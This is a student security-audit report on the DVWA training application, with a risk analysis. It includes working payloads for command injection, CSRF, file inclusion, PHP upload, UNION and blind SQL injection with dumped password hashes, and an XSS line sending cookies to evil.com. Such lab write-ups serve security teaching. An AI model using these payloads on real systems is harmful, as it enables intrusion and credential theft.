

INFORMATION SYSTEM SECURITY
SECURITY AUDIT

Security audit

Author(s):
Gabriel PADIS
Anastasia DUCHESNE

Teacher(s):
MR. HAMON

Contents

| | | |
|----------|--|-----------|
| 1 | Security Audit | 2 |
| 1.1 | Command injection | 2 |
| 1.2 | Cross-Site Request Forgery(CSRF) | 3 |
| 1.3 | Changing the submitting form to POST | 3 |
| 1.4 | How to avoid this vulnerability? | 3 |
| 1.5 | File inclusion | 3 |
| 1.6 | File upload | 4 |
| 1.7 | SQL injection | 5 |
| 1.8 | Avoiding SQL injection vulnerability | 8 |
| 1.9 | SQL blind injection | 8 |
| 1.10 | XSS | 9 |
| 2 | Risk Analysis | 10 |
| 2.1 | Command Injection | 10 |
| 2.2 | CSRF | 11 |
| 2.3 | File inclusion | 12 |
| 2.4 | File upload | 13 |
| 2.5 | SQL injection | 15 |
| 2.6 | SQL blind injection | 16 |
| 2.7 | XSS | 17 |

1 Security Audit

1.1 Command injection

Command injection can happen when a field in a web page has a value that is directly executed in the command prompt. Here a IP address is supposed to be given. But if the command is stop with a ";" and then a new command called then it will be executed directly in the console. To obtain the name of the host and the os version we did the following commands:

```
; hostname  
; lsb_release -a
```




Figure 1: Hostname




Figure 2: OS version

About the php function **htmlspecialchars()**:




Figure 3: Usage of htmlspecialchars()

We can see that this function does not translate the ";" character so that it wouldn't be understood by the shell interpreter. The only character that are taken into account are:

& " ' < >

Here we can still pipe this output into the command prompt to be executed.

1.2 Cross-Site Request Forgery(CSRF)

CSRF attack forces an identified user to undertake an unwanted action on a website through HTTP requests. In our case, we can force him to change his password if we ask him to click on the following link :

"http://192.168.10.100/vulnerabilities/csrf/?password_new=aaapassword_conf=aaa<Change=Change". Through this link we're actually doing an HTTP request forcing the user to change his password to "aaa".

The URL retrieves the field values because of the GET method used in the HTML submitting form. It is very easy to change how the link looks like with an URL shortener for example, so it doesn't look this obvious when you're sending it to the authenticated end user.



192.168.10.100/vulnerabilities/csrf/?password_new=aaa&password_conf=aaa&Change=Change...
192.168.10.100/vulnerabilities/csrf/?password_new=aaa&password_conf=aaa&Change=Change
<https://bit.ly/2DW4fXk> COPY

Figure 4: Example

1.3 Changing the submitting form to POST

Changing the submitting form from GET to POST doesn't correct the vulnerability. The only thing that really changes is that compared to the GET method, the POST one requires the end user to click on the submit button. This isn't even mandatory, since the action can be executed automatically using JavaScript. The attacker has only to send to the user a link to his crafted website on which there is a form with some hidden values. Then, the attacker is just going to submit the those values to the targeted site through a JavaScript.

1.4 How to avoid this vulnerability?

- **Token based** : a token is a secret and unique value for each request. Submitting a HTML form will generate a unique and unpredictable token which will be verified by the server for each request. There is several types of tokens such as per session or per request. In the session case, the token is generated and associated with user's session. This token challenges each request and confirms that the user wanted to submit the form.
- **Cookie** : Works like the token. Each time the user logins on the website, it sets a cookie containing a random token for the whole session. Then, a copy is set into the HTTP header sent with the request. The server verifies the token.

1.5 File inclusion

File inclusion happens when the name of the file that is supposed to be executed is changed during this execution to another file name. This file is usually on the local server already and the path to it is hardcoded but it can also be on a remote server.

Here we can see that the page loads by calling **include.php**

<http://192.168.10.100/vulnerabilities/fi/?page=include.php>

We can then ask the server to load another page instead of include.php. So we did:

`http://192.168.10.100/vulnerabilities/fi/?page=/var/www/html/hackable/flags/fi.php`




Figure 5: File inclusion

It executes code from an already uploaded file called `fi.php`, so it is a local file inclusion vulnerability. It allows an attacker to read the contents of the file on a Unix system through a directory traversal attack.

To avoid this attack there are two main ways. If a file is necessary then a whitelist is also necessary. If the file name is not in it, it will not be allowed. The other solution is to rely on predetermined Switch/Case scenarios.

1.6 File upload

A file upload vulnerability is what allows a user to upload files to the server without any protection or validation. Once that file sits on the server we can use a file inclusion to execute it.

Our file contains the following script to get the **php.ini** file:

```
<?php
    echo file_get_contents('/var/www/html/php.ini');
?>
```




Figure 6: Upload the script

To execute it we just have to call with the previous disclose vulnerability:

`http://192.168.10.100/vulnerabilities/fi/?page=/var/www/html/hackable/uploads/upload.php`




Figure 7: Execute the script

1.7 SQL injection

The form asks us to enter a user ID. To perform an SQL injection, we have to end the WHERE clause, and make an UNION with a new SELECT, so we can retrieve all the information we need. The only requirement is that the first SQL query has the same number of columns as the second one.

The first step is to find in which database and table the data is stored, and the column names that are useful. We use

```
' UNION
  (SELECT concat(table_schema, table_name) as name, column_name
   FROM information_schema.columns
   WHERE table_schema != 'mysql' AND table_schema != 'information_schema') --
```

- ' ends the WHERE ID = clause.
- UNION permits us to do a second query
- table_schema displays the name of the database and table_name displays the name of the table. We concat the two of them in order to not exceed 2 columns in our query.

- column_name displays the name of the column found in the table
- – comments everything left after our query to avoid any errors.
- We added a where clause to avoid displaying internal information that we don't need.

```

ID: ' UNION (SELECT concat(table_schema, table_name) as name, column_name
First name: dvwaguestbook
Surname: comment_id

ID: ' UNION (SELECT concat(table_schema, table_name) as name, column_name
First name: dvwaguestbook
Surname: comment

ID: ' UNION (SELECT concat(table_schema, table_name) as name, column_name
First name: dvwaguestbook
Surname: name

ID: ' UNION (SELECT concat(table_schema, table_name) as name, column_name
First name: dvwausers
Surname: user_id

ID: ' UNION (SELECT concat(table_schema, table_name) as name, column_name
First name: dvwausers
Surname: first_name

ID: ' UNION (SELECT concat(table_schema, table_name) as name, column_name
First name: dvwausers
Surname: last_name

ID: ' UNION (SELECT concat(table_schema, table_name) as name, column_name
First name: dvwausers
Surname: user

ID: ' UNION (SELECT concat(table_schema, table_name) as name, column_name
First name: dvwausers
Surname: password

ID: ' UNION (SELECT concat(table_schema, table_name) as name, column_name
First name: dvwausers
Surname: avatar

ID: ' UNION (SELECT concat(table_schema, table_name) as name, column_name
First name: dvwausers
Surname: last_login

ID: ' UNION (SELECT concat(table_schema, table_name) as name, column_name
First name: dvwausers
Surname: failed_login

```

Figure 8: Database, table and column name

Now, we have the information we need to perform our final query : the column 'password' is stored in the table dvwa.users.

So, we use :

```

[ ] UNION (SELECT user,password from users) --

```

```

ID: ' UNION (SELECT user,password from users) --
First name: admin
Surname: 17d87000d1007172851583d502c8ba10

ID: ' UNION (SELECT user,password from users) --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION (SELECT user,password from users) --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION (SELECT user,password from users) --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION (SELECT user,password from users) --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

Figure 9: Retrieved information

Now, we need to retrieve the passwords in clear. First, we have to identify the hash algorithm.

Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

17d87000d1007172851583d502c8ba10

Analyze

| | |
|-------------------|----------------------------------|
| Hash: | 17d87000d1007172851583d502c8ba10 |
| Hash type: | MD5 or MD4 |

Figure 10: Identifying hash algorithm

Then, we try to decrypt the password :

17d87000d1007172851583d502c8ba10 : **eceseecurity**

Trouvé en 0.117s

Figure 11: Decrypting password

1.8 Avoiding SQL injection vulnerability

To avoid SQL injection vulnerabilities, you have to :

- use input validation or sanitization. The first one checks that the input meets the defined set of criteria, and the second one modifies the input to ensure that it is valid. Using this methods protects the input against single quote for example. You can also ask for specific entry such as only natural numbers if you're asking for an ID.
- use driver-provided escaping functions : you secure the output by stripping the unwanted data.
- use bind variables. It is a value bound at run time to a placeholder. It is better than substitution or literals because instead of processing the SQL injection as a query, it will treat it as a string no matter what. Moreover, it minimizes processing time and improves highly the application performances.
- use concatenated input. It doesn't prevent most of the SQL injections, but at least it avoids the easiest ones.
- control privileges, and use the least as possible, so the clients can't access private information of the database such as tables names or views. And also avoid granting privileges with admin option, to avoid privileges changes.
- detect SQL query strange behaviours, such following up strange errors or looking up offsets.

1.9 SQL blind injection

The field returns "true" or "false". In order to find the mysql version, we have to try several inputs until it returns "true". There is 4 numbers at the beginning of the mysql version. Let's try to guess them using the following command line :

```
' or @@version like '5%' --
```

- @@version retrieves the version of the database
- like '5%' will return true if the first number is 5 or false if not.

In order to find the full version number, when the first number you're searching for returns true, just try to guess the second one. Do so, until you have the 4 numbers you're looking for. If you're brave enough, you can do the same with the whole version name.




Figure 12: Database version

1.10 XSS

Cross-site Scripting attacks occur when an attacker sends malicious code, generally in the form of a browser side script, to a different end user.

Here we can add to the url a script that will be executed at runtime, possibly without the user noticing. For example:

```
192.168.10.100/vulnerabilities/xss_r/?name=  
<script> var s = document.cookie; alert(s); </script>
```

The website evil.com can use it to recover the session cookie of the user:




Figure 13: XSS

To recover the cookie we can do the following line to send a GET request to the evil website and there a script will log the sent output:

```
192.168.10.100/vulnerabilities/xss_r/?name=  
<script>document.location='http://www.evil.com/log/cookie.js?'  
+document.cookie</script>
```

About the php function **htmlspecialchars()**: Here it can be useful on the server side because it will interpret:

& " ' < >

and will change them to HTML entities allowing them not to be executed at runtime as if. It enhances protection. Since the script isn't saved in the database, or at least it shouldn't be, the php function **htmlspecialchars** should be used when generating the webpage so that the unwanted script doesn't run.

2 Risk Analysis

2.1 Command Injection

- Actors: Malicious outsiders, hackers
- Targets: Server and operating system
- Vulnerability The access to the terminal is possible through a form. And it's without any authentication.
- Information retrieved: It can retrieve information about the system and what is on it, including raw data and software data.
- Likelihood: 4 It is the most straightforward way of accessing an application and damaging it. If you can become root or super user then you have access to everything.
- Severity: 4 Anyone with privileged access can irreversibly change the system and do whatever it wants with it.
- Risk table: before




Figure 14: Command Injection unprotected

- Technical / Organizational countermeasures: Do not allow anything typed by the user to be run in a shell. It must be at least tested and stripped, but the best would be to never use a shell anywhere in our application.
- Residual risk: The attackers find a way to access to a shell anyway, it will be harder and will take more time.
- Risk table: after




Figure 15: Command Injection

2.2 CSRF

- Actors: Malicious outsiders, hackers, malicious insiders
- Targets: Users using websites requiring an authentication system
- Vulnerability Through a user account you can undertake any action you want such as :
 - deleting
 - changing password
 - modifying his information
- Information retrieved It can retrieve and modify all the user information. If it is used on a administrator account, it can retrieve/modify all the information accessible through the accessed website (logged users or products information)
- Likelihood: 1
- Severity: 4
- Risk table: before




Figure 16: CSRF unprotected

- Technical / Organizational countermeasures
- Residual risk
- Risk table: after




Figure 17: CSRF

2.3 File inclusion

- Actors: Hackers, ill-intentioned users
- Targets: Server
- Vulnerability: Use a badly secured input to change the name of the file to be executed
- Information retrieved: Anything the script can retrieve with its privileges
- Likelihood: 1

- Severity: 3
- Risk table: before




Figure 18: File Inclusion unprotected

- Technical / Organizational countermeasures: Use a whitelist of accepted files or Switch/- Case scenarios
- Residual risk
- Risk table: after




Figure 19: File inclusion

2.4 File upload

- Actors: Hackers, ill-intentioned users
- Targets: Server

- Vulnerability: A form allows a file to be uploaded without any checkings. It can be a script that will sit on the server and executed later
- Information retrieved: Anything the script can retrieve with its privileges
- Likelihood: 3
- Severity: 3
- Risk table: before




Figure 20: File upload unprotected

- Technical / Organizational countermeasures:
 - Have a whitelist filter for the file extensions that are allowed, only the strict minimum should be accepted
 - Hash the name so that it is harder to find on the server
 - Save it on a different server than on the web application
 - Check the content for any scripts before saving it in a database
- Residual risk If the restrictions do not follow the new security standards it can cause some newly discovered flaws to pass.
- Risk table: after




Figure 21: File upload

2.5 SQL injection

- Actors: Malicious outsiders, hackers, malicious insiders
- Targets: Databases
- Vulnerability : a form executing an SQL query
- Information retrieved : You can retrieve information of the database, and about the database. You can also update, modify or even delete all the data contained in the database.
- Likelihood : 4
- Severity : 4
- Risk table:




Figure 22: SQL Injection unprotected

- Technical / Organizational countermeasures
 - Input validation and sanitization
 - escaping functions
 - bind variables
 - concatenated input
 - control privileges
 - pay attention to error logs
- Residual risk : the hacker will try to retrieve the information from the database with another type of attack. But if the privileges are set the good way, he won't be able to access the sensitive information.
- Risk table:




Figure 23: SQL Injection

2.6 SQL blind injection

- Actors: Malicious outsiders, hackers
- Targets: Databases
- Vulnerability : A form interrogating the database through SQL.
- Information retrieved : You can find the database type. You can also retrieve passwords and usernames, even though it seems very tedious, it is useful to retrieve the super user logins. It gives way less information than a SQL injection, but it is an easy way to find how and where the target is vulnerable to SQL Injection.
- Likelihood : 3
- Severity : 3

- Risk table:




Figure 24: Blind SQL Injection unprotected

- Technical / Organizational countermeasures
 - pay attention to error logs
 - Control privileges
 - input validation and sanitization
- Residual risk : the hacker still can retrieve some information such as type of database based on the response time of the database.
- Risk table:




Figure 25: Blind SQL Injection

2.7 XSS

- Actors: hacker

- Targets: websites
- Vulnerability : execution of any javascript submitted in a form
- Information retrieved : personal data of user such as his logins, email, sensitive information...
- Likelihood : 3
- Severity : 4
- Risk table:




Figure 26: XSS unprotected

- Technical / Organizational countermeasures
 - use of escaping schemes of string input
 - output encoding
 - input validation and sanitization
 - disable scripts
 - security while handling cookie based authentication
- Residual risk : Other ways to execute JavaScript or even stealing cookies.
- Risk table:




Figure 27: XSS